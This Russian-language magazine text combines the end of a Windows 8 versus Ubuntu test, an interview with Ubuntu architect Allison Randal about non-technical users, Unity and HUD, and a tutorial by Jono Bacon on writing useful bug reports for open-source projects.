
В одном мнении всех тестировщиков насчет Windows 8 было единодушным: это впечатляющая ОС для сенсорных экранов. Даже пользователи Ubuntu не отрицали, что на сенсорном экране практичность Metro стоит чуть выше, чем в Unity в его текущем состоянии.

Но как настольная система, Windows 8 вызвала общее неодобрение тестировщиков. Им не понравилось, что их вынуждают использовать ОС, разработанную главным образом для сенсорных устройств с ограниченным экранным пространством, например, планшетных устройств или телефонов, на многоядерных настольных системах с широкоэкранными дисплеями FullHD. Ubuntu Unity в ранних ипостасях получал примерно такие же крити-

ческие отзывы, но с тех пор он сильно эволюционировал. Фактически, к большому нашему удивлению, у существующих пользователей Ubuntu работа с Windows 8 прошла намного более гладко, чем у пользователей Windows!

При всем при том, существующие пользователи Windows были поражены новыми облачными возможностями в Windows 8, а пользователи Ubuntu впечатлились не так сильно, поскольку уже используют таким образом дистрибутив Linux.

Хотя некоторые действия Windows 8 выполняет лучше Ubuntu (например, синхронизацию учетных записей), тестировщики в большинстве согласились, что реализация старых трюков Ubuntu в Windows 8 не вызывает отпада челюстей. LXF





Архитектор Ubuntu

Как обеспечить, чтобы и не-технари смогли внести свой вклад в развитие свободного ПО? Мы встретились с Аллисон Рэндал, чтобы это выяснить.



Аллисон Рэндал [Allison Randal] — великолепный собеседник, и умеет часами удерживать интерес слушателей к чему угодно.

К счастью, мы встретили ее за разговором о том, как привлечь в Ubuntu новых пользователей и помочь им побыстрее освоиться. Как технический архитектор Ubuntu, она видит свою миссию в том, чтобы «отстаивать видение Ubuntu сообществом; управлять переговорами с целью интеграции многих направлений и сбалансирования различных потребностей; правильно ставить вопросы для нахождения лучших решений». Кого, как не ее, спросить о Unity, HUD и о том, как собрать команду?

LXF: Для начала поговорим о вашей работе в Ubuntu. Вашим отличным форумам уже много лет,

и сообщество Ubuntu — лучшее в них. Как это влияет на привлечение не-технарей?

AP: Ubuntu изначально и был ориентирован на не-технарей. И даже если вы не разработчик, любой ваш вклад в развитие проекта — помощь в информационном киоске или ответы на вопросы на форуме — оценят по достоинству. Хотя надо сказать, что по мере разрастания нетехнической части аудитории, когда на 29 млн пользователей приходится всего 200 разработчиков и 700 членов сообщества, напряжение явно ощущается.

Например, наблюдается огромный наплыв сообщений об ошибках, обработать которые просто невозможно. Ведь это даже не отчеты, которые

можно рассмотреть и сказать: «Хорошо, давайте внимком и исправим». Это нагрузка на проект из-за элементарно непонятных людей.

Так что мы изрядно поломали голову над тем, как помочь не-технарям. И сейчас у меня нет готового ответа: мы же не волшебники. Просто есть ситуация, которая требует решения, и я знаю проекты, которые тоже скоро с ней столкнутся.

LXF: Полагаю, у Fedora и Gentoo таких проблем нет. Там все пользователи — разработчики.

AP: Как и у Debian и, даже в большей степени, Red Hat, но там велика доля корпоративных клиентов. И это один из способов решения проблемы с поддержкой нетехнической аудитории: организуются большие справочные каналы, и корпорации ими пользуются.

Но я осознаю, что есть масса нетехнических пользователей, которые не собираются платить

О РАБОТЕ В UBUNTU

«Мы изрядно поломали голову над тем, как помочь не-технарям.»



за поддержку. И тем не менее им нужны ответы на примитивнейшие вопросы.

LXF: Думаете, можно что-то позаимствовать из платной модели поддержки Red Hat? Ведь это в их интересах — привлекать своих клиентов к сотрудничеству?

AP: Sapopical тоже оказывает платную поддержку корпоративным клиентам. Соответствующий контракт может предоставляться как на всю компанию без ограничений, так и для однократного обращения. Это отчасти решает проблему с поддержкой: само ПО бесплатное, и есть люди, готовые помочь, но не хватает ресурсов, чтобы обеспечить работу волонтеров.

LXF: Вы упомянули необработываемые очереди ошибок. Какого рода отчеты присылают не-технари?

AP: Увы, их приходит множество. Часто это сообщения наподобие «Упал Thunderbird, почините» или «Не могу найти свои приложения в обновленном меню». И в таком же духе.

На форумах встречаются более конкретные вопросы, скажем, «Как сделать презентацию?» или «Как подключить камеру?», а отчеты об ошибках практически бесполезны. И, к сожалению, приходится прибегать к одному и тому же ответу: «Спасибо за сообщение, не могли бы Вы пояснить, когда это случилось и после каких ваших действий?» Худший вариант — это если вы спрашиваете «Не могли бы вы помочь найти информацию...». А они не могут, потому что не знают, как.

Думаю, решением может быть частичная автоматизация процесса: когда при падении программы происходит автоматический сбор информа-

ции и отправка отчета. Подобная функция есть в Firefox, где все собирается и предъявляется вам на маленьком экранчике с текстом: «Хотите сообщить Mozilla об этой ошибке? Возможно, это помогло бы решить проблему» и «Не могли бы вы рассказать подробнее о своих действиях». Все делается за вас — система сама ищет всю необходимую информацию.

LXF: Я вас понимаю: каждый месяц на диске, прилагаемом к журналу, есть какой-нибудь дистрибутив, и люди нам постоянно звонили и спрашивали: «А как узнать свой пароль?» или «А где Word?»

AP: И так будет все чаще. По мере того, как общее число пользователей будет расти, процент технарей, готовых помочь развитию проекта, будет уменьшаться.

В сфере свободного ПО изначально был некий перекосяк в ту сторону, что все его пользователи

ОБ ANDROID

«Чем больше людей выбирает Linux, тем больше будут в это вникать.»

будут вносить свой вклад. Потенциально, может, и так, но сейчас у нас полно таких, которые никогда этого не сделают: им это неинтересно и не входит в их компетенцию.

И на самом деле, это хорошо. Будь все программистами, среди пользователей не было бы никакого разнообразия, и потенциальная аудитория была бы значительно меньше. Другое дело, если у вас есть не компьютерщик, а блестящий математик, например.

Если таковых удастся подключить, или же тех, кто до сего момента не пользовался компьюте-

ром — если Linux их первый опыт. Или у них телефон на Linux — сегодня же многие обходятся без компьютеров, сидя на Android.

LXF: И вновь мы возвращаемся к этому спору. Важно ли людям знать, что их Android работает на свободном ПО, или достаточно уже того, что они им пользуются?

AP: Думаю, многим это сперва невдомек, но это уже ступенька. Я ни в коем случае не считаю, что стыдно использовать Android и не знать, что он работает на Linux. Мне кажется, что выбрав Android, вы уже помогаете продвижению Linux. И чем больше людей его выбирает, тем больше будут постепенно в это вникать — просто из любопытства или от кого-нибудь услышав. А вот поддерживать такие разговоры — уже наша работа. Это может быть хорошей зацепкой, чтобы люди заинтересовались Linux и свободным ПО. В Mozilla очень в этом преуспели. У них полно пользователей, и знать не знающих, что такое свободное ПО, зато они в курсе, что Firefox — это круто. А при работе программа говорит сама за себя. Сразу после установки Firefox вы видите маленькое всплывающее окошко, рассказывающее о ваших возможностях и предлагающее посетить сайт Mozilla, чтобы узнать побольше о том, что же такое свободные программы.

LXF: А как нынче у Unity обстоят дела с привлечением новых пользователей?

AP: На мой взгляд, Unity — это эксперимент, и довольно неплохой эксперимент, особенно по части удобства использования. Unity разработан на основании соответствующего исследования, проведенного среди не-технической аудитории, конкретно — на пользователях прежней версии Gnome, с небольшими изменениями в настройках. Мы посадили пользователей за старый Gnome и старую Ubuntu, и так появилась первая версия Unity. Мы изменили все то, с чем им приходилось трудно, и пошел процесс итераций. Разрабатывали новый интерфейс и давали его опробовать. Как вам это, да как вам то? Снова выявляли трудности, и снова их устраняли. Это процесс эволюции, и он еще не завершен. Работа продолжается.

Очень важно, что были дистрибутивы, в плане удобства ориентированные на не-технарей, я это считаю важным и для развития технологии в целом. Windows и Mac оставались неизменными лет десять. А теперь, что интересно, тоже меняются. Смотрите: следом за Gnome Shell и Unity появился Windows 8, готовится новая версия Mac...

LXF: С интерфейсом Lion, где все иконки доступны прямо на рабочем столе...

AP: Да, именно. Мы привыкли видеть свободное ПО стремящимся догнать проприетарное, а теперь, выходит, все наоборот, и это здорово.

LXF: Забавно наблюдать новый для Windows эффект поворота рабочего стола только теперь. Мне



просто взорвало мозг, когда я впервые увидел это в *CompiZ*, а сейчас думаешь: «Фи».

AP: Да, у нас это уже давно. Не отставай с программами, Windows!

LXF: А HUD тоже создан, чтобы привлечь не-технарей?

AP: Нет, наоборот. Нацелив Unity на удобство обычных пользователей, мы немного порастеряли специалистов. Поэтому мы также провели ряд тестов, чтобы понять уже их сложности, ведь иной раз что не-технарю хорошо, то технарю – смерть. К примеру, первому достаточно держать открытыми одно-два окна, а второму нужно 20. Отсюда проблемы с переключением между ними, с тем, куда попал. Хотя HUD в принципе доступен и не-технарям: не зная, какое приложение использовать, просто наберите «светиться», если вам нужно, чтобы что-то светилось, и получите информацию о применении этой функции; так что и для не-технарей плюсы есть. Но ведь они не фанаты текстовых интерфейсов и не сильно любят что-либо вводить, потому я и предполагаю, что изначально HUD – для технарей, а другие уже подтянутся потом.

И здесь я не очень уверена: вот поисковик Google. С ним ведь все справляются. Нужно просто ввести пару слов, и он вам укажет, куда дальше идти. И тут тот же принцип, что и в Unity: не нужно рыться в многочисленных меню, чтобы найти приложение: нужен мне калькулятор – я набираю «калькулятор», и вот он передо мной. Так что, пожалуй, HUD – и для тех, и для других.

LXF: А вы себя считаете программистом?

AP: Да, конечно. Я программирую лет с восьми – пошла по стопам отца. Правда, в колледже я выбрала лингвистику, а не информатику, а лет 10 назад, работая на Pearl Foundation, занимаясь различными договорами и соглашениями, решила подучиться на юриста. Но обнаружила, что в те дни, когда я пишу код, я довольна и счастлива, а если юридический текст – то в конце мне хочется кого-нибудь укушать. И я поняла, что юриспруденция – это все-таки не мое.

LXF: А Ларри Уолл [Larry Wall] (еще один энциклопедист из Perl) ведь тоже лингвист?

AP: О да. Мы даже работали в одной организации. Я и в Perl-то попала после того, как однажды столкнулась с Ларри и его женой Глорией, и у нас зашел разговор о Perl и лингвистике, а потом выяснилось, что мы вместе работаем. Вот смеху-то было.


LXF: Помнится, я читал интервью с Ларри, где он тоже рассуждал о лингвистике, и все звучало так понятно, а потом я впервые увидел код Perl и ужаснулся. Что за скобки? Зачем все эти Ctrl+Shift+черт-те-что?

AP: Ларри бы на это сказал, что вы видели плохой Perl. Там действительно все это есть, но беглый Perl подобен речи – на нем стихи можно сочинять! Да и пишут, есть такая поэтесса, зовут Perl Poet.

LXF: Года три назад мы беседовали с Марком Шаттлвортом [Mark Shuttleworth], он отвечал на критику о том, что Ubuntu недостаточно способствует развитию Linux

в целом, улучшению кода его ядра, и заявил, что для продвижения системы гораздо важнее привлечь больше людей, как в *Мире Уэйна-2: «Завербуете — придут»*. С разработчиками у вас действует та же логика, что и с пользователями: привлечь в Ubuntu побольше не-технарей?

AP: Конечно. Один из приоритетов Ubuntu – готовность принять любую помощь, не только в виде кода. У нас есть группы пользователей по всему миру, и ваше руководство либо участие в одной из них расценивается как вклад в развитие сообщества. И это очень большой вклад. Не только в расширение пользовательской базы: они действительно принесут пользу. Если сосед скажет вам: «Слушай, ты должен это попробовать», это будет гораздо эффективнее любых рекламных плакатов. Так что это очень важный аспект, хотя... это же и неотъемлемая часть культуры Ubuntu, привлечение не-технарей. И это вовсе не свойственно изначально всем разработчикам, это вроде образовательного процесса – изучение новой культуры. **LXF**



Отчеты об ошибках

Обнаружение проблем в работе программ – это фантастический способ содействия сообществу открытого кода. **Джоно Бэкон** вводит в тему.

Проблемы есть у всех программ. Возможно, вы нашли такую, которая кажется вам самой надежной из когда-либо существовавших, но я гарантирую, что в ее глубинах все равно таятся проблемы. Мы наблюдаем это во всех бытовых устройствах – например, вам напоминают о необходимости обновить бортовые программы вашего автомобиля, не говоря уже о множестве обновлений и улучшений, которые мы видим в программах для компьютера и мобильного.

Почему во всех программах есть проблемы? Потому что они написаны людьми. Программа – это сложный набор подвижных составляющих, причем многие из этих составляющих движутся с разной скоростью и у них разные ожидания. Даже лучшие программисты совершают ошибки; но, к счастью, вмятину в непробиваемой броне программистского совершенства можно устранить благодаря другой особенности программ: проблемы поддаются отладке.

На языке компьютеров эти проблемы именуется ошибками, или багами, и отладка – неотъемлемая часть процесса разработки программ. Но нам повезло жить в чудесном мире откры-

того кода, где каждый может помочь отыскать ошибку и создать отчет о ней, чтобы наши программисты сделали программы, которыми они делятся, еще лучше. В мире открытого кода сообщения об ошибках являются очень важной возможностью помочь сообществу и внести свой вклад в его работу.

Бытует заблуждение, что отправлять отчеты об ошибках – это невежливо и неуважительно, т.к. привлекает внимание к недостаткам и создает лишнюю работу для программистов. Это

«Бытует заблуждение, что отчеты об ошибках — это неуважительно.»

определенно не так! Как разработчик нескольких проектов, заверяю вас, что пользователи – это наши глаза и уши для обнаружения ошибок в наших программах. Не имея отчетов об ошибках, мы не будем знать о проблемах с качеством. Как таковой, отчет об ошибках является делом огромной ценности, в котором может поучаствовать каждый: для этого не требуется ни особого технического навыка, ни програм-

мистских талантов. В нашей статье мы не останавливаемся подробно на каком-то конкретном сообществе: все сказанное здесь можно смело отнести к любой группе, в которой вы бы хотели принять участие. Прежде чем продолжить, стоит разъяснить, как создаются программы в сообществе Linux, поскольку это понимание помогает созданию отчетов об ошибках. В мире Linux есть два основных типа сообществ:

» **Upstream** [Предлежащие] – независимые проекты, создающие программы, которые вы знаете и любите: *LibreOffice*, *OpenShot*, *GIMP* и т.д.

» **Downstream** [Нижеследующие] – это дистрибутивы Linux, которые превращают в пакеты и поставляют программы upstream в интегрированной системе. Среди примеров – *Ubuntu*, *Fedora* и *Debian*.

Программа проходит примерно такой путь от компьютера программиста до вашего дистрибутива Linux:

» Программисты upstream создают функции в своей кодовой базе upstream (например, в *OpenShot*).

» Программисты upstream объединяют все свои функции в центральной кодовой базе.

Пользователи, которых интересует эта подготовительная работа, тестируют функции по мере их появления в базе и сообщают о наличии в них ошибок. Затем программисты исправляют ошибки там, где считают уместным.

» Когда код upstream готов к релизу, снимок этого кода выпускается с номером релиза (например, *OpenShot 1.0*).

» С выходом нового релиза разработчики дистрибутивов создают пакеты и выпускают их в версии разработки своего дистрибутива (например, *Ubuntu*, *Fedora*). Пользователи, которым интересен этот дистрибутив, тестируют релиз и сообщают о наличии ошибок программе отслеживания ошибок дистрибутива. Разработчики дистрибутива решают эти проблемы на свое усмотрение и исправляют эти ошибки в дистрибутиве (часто извещая об этих ошибках тылы, *upstream*).

» Когда дистрибутив готов, он выходит под определенным номером релиза (например, *Ubuntu 12.04*). И здесь у нас имеется два типа ошибок:

- » Ошибки, возникшие в проекте *upstream*.
- » Ошибки, появляющиеся в процессе создания пакетов и интеграции программы в дистрибутив *downstream*.

В идеальном мире об ошибках, обнаруженных в дистрибутиве, сообщают его пользователи, и если подтверждается, что ошибки не по вине разработчиков дистрибутива, это доводится до сведения сообщества *upstream*. Более подробную информацию о том, как соединить эти различные ошибки, см. во врезке *Связь ошибок*.

Наша цель – в том, чтобы разработчики *upstream* знали об ошибках, источником которых являются программы *upstream*, а разработчики дистрибутивов знали об ошибках, возникших в результате создания пакетов и интеграции этих программ.




Анатомия ошибки

Прежде чем сообщать об ошибке, мы должны знать, что такое ошибка, как она выглядит. Вкратце, ошибка – это непредвиденное или неточное поведение программы. Примеры могут включать такие:

- » Вы щелкаете по кнопке в программе, а программа «падает» (этого не должно быть никогда).
- » Вы складываете в калькуляторе два числа и получаете не тот результат (калькулятор должен выводить верные результаты).
- » Перевод неправилен и выдает культурно некорректный термин (для перевода должны использоваться корректные определения).

Все приведенные примеры предполагают, что вам известно, каким должно быть правильное поведение, а значит, вы можете увидеть, когда это поведение становится неправильным. Иногда это более заметно, иногда менее.

Всегда стоит помнить, что ошибки относятся только к непредвиденным или неточным результатам, а вовсе не к дизайну или способу поведения, которые вас не устраивают. Например, если разработчики решили сменить цвет значка приложения на жуткий кислотно-зеленый, вас, возможно, это взбесит, но это не ошибка. Не засоряйте



» Пример ошибки в программе отслеживания ошибок *Launchpad*, применяемой в *Ubuntu* и ряде других проектов.

списки обнаруженных ошибок заявлениями о вашем неприятии принятого решения... для этого есть другие каналы связи.

Все ошибки имеют два важных атрибута:

» **Симптомы** Например, если вы нажали на кнопку, а приложение отказало, симптомы вполне очевидны: нажатие на кнопку вызывает сбой. Симптомы других ошибок могут быть не столь явными – например, постепенное разбалтывание приложения или проблемы со стабильностью.

» **Причина** Если вы нажали на кнопку, а в работе приложения произошел сбой, возникает вопрос, на какую кнопку вы нажали, и не пыталась ли она загрузить функцию, где содержалась ошибка, приведшая к сбою?

Большинство обнаруживших ошибку сначала видят симптомы, а затем начинают докапываться до причин.



Сбор улик

Обнаружив в программе ошибку, мы должны быть в состоянии предоставить разработчику максимум информации о ней, чтобы тот смог ее устранить.

Лучшим свидетельством, которое мы можем представить, называется воспроизведение ошибки. Здесь мы описываем набор действий, которые надо совершить разработчику, чтобы повторить ошибку в своей системе. Если ему это удастся, шанс исправить ее значительно увеличивается, поскольку разработчик сам увидит проблему и сможет в ней разобраться.

Некоторые ошибки воспроизвести легко: нужно только припомнить свои действия, приведшие к появлению ошибки. Если вы совершите те же действия и ошибка возникнет снова, перечислите разработчику эти действия. Прodelайте их еще несколько раз, чтобы убедиться в надежности вашей информации. К сожалению, бывает, что действия, вызвавшие ошибку, трудно воспроизводимы. Для некоторых ошибок появление проблемы не ограничивается простым нажатием на определенные кнопки в определенной после-

довательности – к ошибке может привести нарушение хрупкого баланса данных, сетевых соединений и состояния. Если ваш компьютер периодически отказывается работать, выяснение причин отказа может быть непростой задачей.

В случаях, когда мы не знаем или не можем воспроизвести действия, приведшие к ошибке, наилучшим решением будет предоставить данные о том, когда произошла ошибка, чтобы разработчики могли ее идентифицировать. Скажем, если вы видите, что в приложении поврежден экран, или что видео, воспроизводимое приложением, пикселирует, предоставьте визуальные свидетельства, способные оказаться полезными, например:

» **Скриншоты** Если имеется проблема с видео, сделайте экранный снимок-скриншот и предоставьте его в качестве примера имеющейся проблемы. Для изготовления скриншота можно использовать и другие приложения, например, *GIMP*.

» **Скринкасты** Если обнаруженную ошибку трудно описать, или вы хотите продемонстрировать ее с большими подробностями, воспользуйтесь инструментом для скринкастинга (например, *RecordMyDesktop*) для фиксации ошибки в динамике.

» **Файлы журналов** Многие приложения хранят информацию о своих действиях в лог-файлах. Эта информация мо-



Приватность

Отправляя отчет об ошибке, помните, что предоставляемая вами информация скорее всего появится в Интернете. И если вы присылаете скриншоты, скринкасты, исходные материалы, лог-файлы и прочие свидетельства, обдумайте, готовы ли вы выдать все это в широкий доступ.

Всегда тщательно просматривайте те улики, которые вы собираетесь предоставить, чтобы дважды убедиться в своем согласии выставить их напоказ.

жет пригодиться разработчику, но знание о том, какие лог-файлы доступны, требует понимания проблемного приложения. В некоторых системах (например, в Ubuntu), лог-файлы обнаруживаются автоматически при сообщении об ошибке.

» **Исходные материалы** Если вы обнаружили, что определенные исходные материалы (скажем, видео, которое вы решили воспроизвести в видеоплейере) страдают от ошибок, было бы полезно дать на них ссылки (это можно сделать через сервис распределенного доступа к файлам, типа Dropbox или Ubuntu One). Конечно, у вас должны быть права на раздачу этой информации другим.

Еще одна полезная методика – включить режим отладки приложения [debugging mode]. Во многих приложениях имеется параметр, который вы можете включить, чтобы вас завалило лавиной информации, обычно остающейся за кулисами.

Не так давно я обнаружил ошибку в плеере *Rhythmbox*, которая приводила к отказу от работы. Чтобы было проще обнаружить проблему, я запустил его из терминала командной строки и использовал ключ `-d`, включив информацию по устранению ошибок. Для этого я ввел в терминале `rhythmbox -d`

Программа запустилась, и я стал работать с ней в нормальном режиме. В терминале отобразилась масса отладочной информации, и через несколько часов после отказа программы я заметил, что часть этой информации относится к функции `crossfading` в *Rhythmbox*.

Я вырезал и вставил отладочную информацию в текстовый файл и сохранил его, а затем отключил функцию `crossfading` и стал использовать *Rhythmbox* в обычном режиме.




Дня через три бесперебойной работы я пришел к выводу, что проблема, очевидно, заключена в функции `crossfading` (поскольку ее отключение привело к намного более стабильной работе). Затем я сообщил об ошибке, написав свои действия и представив отладочную информацию, которую сохранил.

Ничего личного

Когда кто-нибудь составляет сообщение об ошибке, он не только начинает обсуждение, но также заключает нечто вроде контракта: «Я предоставляю сообщение об ошибке, описывая проблему, а вы должны ее решить, идет?»

Всегда помните, что многие из разработчиков, вносящих свою лепту в дело сообщества открытого кода, являются добровольцами, и те, кто работает на какие-то компании, часто завалены отчетами об ошибках, полученными на работе. А значит, исправление ошибки, о которой вы сообщили, может занять недели, или она вообще может остаться неисправленной. Не принимайте подобные ситуации слишком близко к сердцу.



» **Bugzilla** – популярная программа отслеживания ошибок; здесь она показывает ошибку в *LibreOffice*.

Процесс сбора этой информации является одним из самых ценных и полезных вкладов, поскольку вы помогаете не только выявить симптомы проблемы, но и обнаружить ее причину.



Начало обсуждения

Теперь у вас должна сформироваться подборка свидетельств, включающая список симптомов, скриншоты, скринкасты, лог-файлы, исходные материалы и многое другое. Следующий шаг – обсудить все это с разработчиками, чтобы они смогли это все просмотреть и решить проблему.

Часто говорится, что в сообществе Linux принято сообщать об ошибках, но описание процесса выглядит так, как будто все работает по принципу сообщил-и-забыл, где вы просто пишете об ошибке, а разработчики мчатся исправлять ее. В реальности сообщение об ошибке – это сигнал к началу обсуждения. Собирая материалы об ошибке, вы делаете первый шаг в этом обсуждении. Как правило, это несколько напоминает следующее:

- 1 Вы сообщаете об ошибке.
- 2 Разработчик отвечает вам, попросив предоставить более подробную информацию.
- 3 Вы присылаете подробности.
- 4 Шаги 2 и 3 могут повторяться, поскольку для выяснения источника ошибки нужна очень подробная информация.
- 5 Разработчик исправляет ошибку.

Концентрация на должном выполнении шага 1 очень важна, но важно также пройти весь процесс обсуждения и переписки, чтобы помочь разработчику обнаружить причину проблемы. Поскольку по природе своей этот процесс является обсуждением, у нас есть специальное место проведения подобных обсуждений: программа обнаружения ошибок. Именно в ней мы размещаем сообщения об ошибках и ведем последующие обсуждения, взаимодействуя с разработчиком.

Вы можете считать программу отслеживания ошибок своего рода дискуссионным форумом,

снабженным разными шкалами и переключателями для отслеживания текущего статуса ошибки; ее приоритетности; того, была ли она исправлена; и кто над ней работает.

Огромное количество программ отслеживания ошибок являются сетевыми, и в них имеются шкалы состояния и переключатели в верхней части отчета об ошибке, а обсуждение проблемы располагается внизу. Почти во всех проектах открытого кода программы отслеживания ошибок открыты для просмотра сообществом и внесения предложений.

Примерами программ отслеживания ошибок являются *Bugzilla*, *Launchpad*, *Trac* и др. Все эти разные системы отслеживания ошибок представляют одну и ту же формулу для работы программы, но при этом отличаются друг от друга прочими функциями и способностями.

У разных сообществ открытого кода разные подходы к отслеживанию ошибок. Некоторые сообщества настраивают собственную программу отслеживания ошибок (часто на основе *Bugzilla*), тогда как другие используют существующий хостинг-сервис разработки (например, *Launchpad*).

Единого набора шаблонов работы сообщества не существует, но, к счастью, освоившись с одной программой отслеживания ошибок, вы легко управитесь и с другими.

В проекте, над которым я сейчас работаю, я использую для отчетов об ошибках *Launchpad*, и вы можете увидеть список ошибок на <https://bugs.launchpad.net/ubuntu-accomplishments-system>.

Отдельно о программах отслеживания ошибок я говорить не буду: вместо этого я хочу обсудить общую практику предоставления полезных сообщений об ошибках. Вся эта информация по идее должна быть применима к любой программе отслеживания ошибок, используемой интересующим вас сообществом. Как я уже упоминал, программа отслеживания ошибок включает информацию о статусе самой ошибки (а также и ветку обсуждения). Так что давайте теперь рассмотрим



наиболее обычные поля состояния. Когда вы составляете сообщение об ошибке, вас просят предоставить несколько важных подробностей:

» **Компонент** Обычно это приложение, содержащее ошибку, о которой вы сообщаете (например, *Rhythmbox*).

» **Аннотация** Это краткое – одной строкой – описание проблемы. Можете сравнить его со строкой Тема в сообщении электронной почты: оно должно описывать проблему в сжатой манере. Пусть оно будет предельно ясным, и не пытайтесь напирать здесь на важность проблемы (например, не стоит писать «Срочно исправьте ужасную ошибку в *Rhythmbox!*» – вместо этого напишите примерно так: «Периодические сбои из-за функции cross-fading»).

» **Описание** Более подробное определение проблемы, подобное телу письма в электронной почте. Здесь вы должны описать подробности ошибки и ее симптомов и поделиться своими соображениями по поводу того, как можно воспроизвести эту проблему. Главное здесь – быть точным, подробным и не отклоняться от темы.

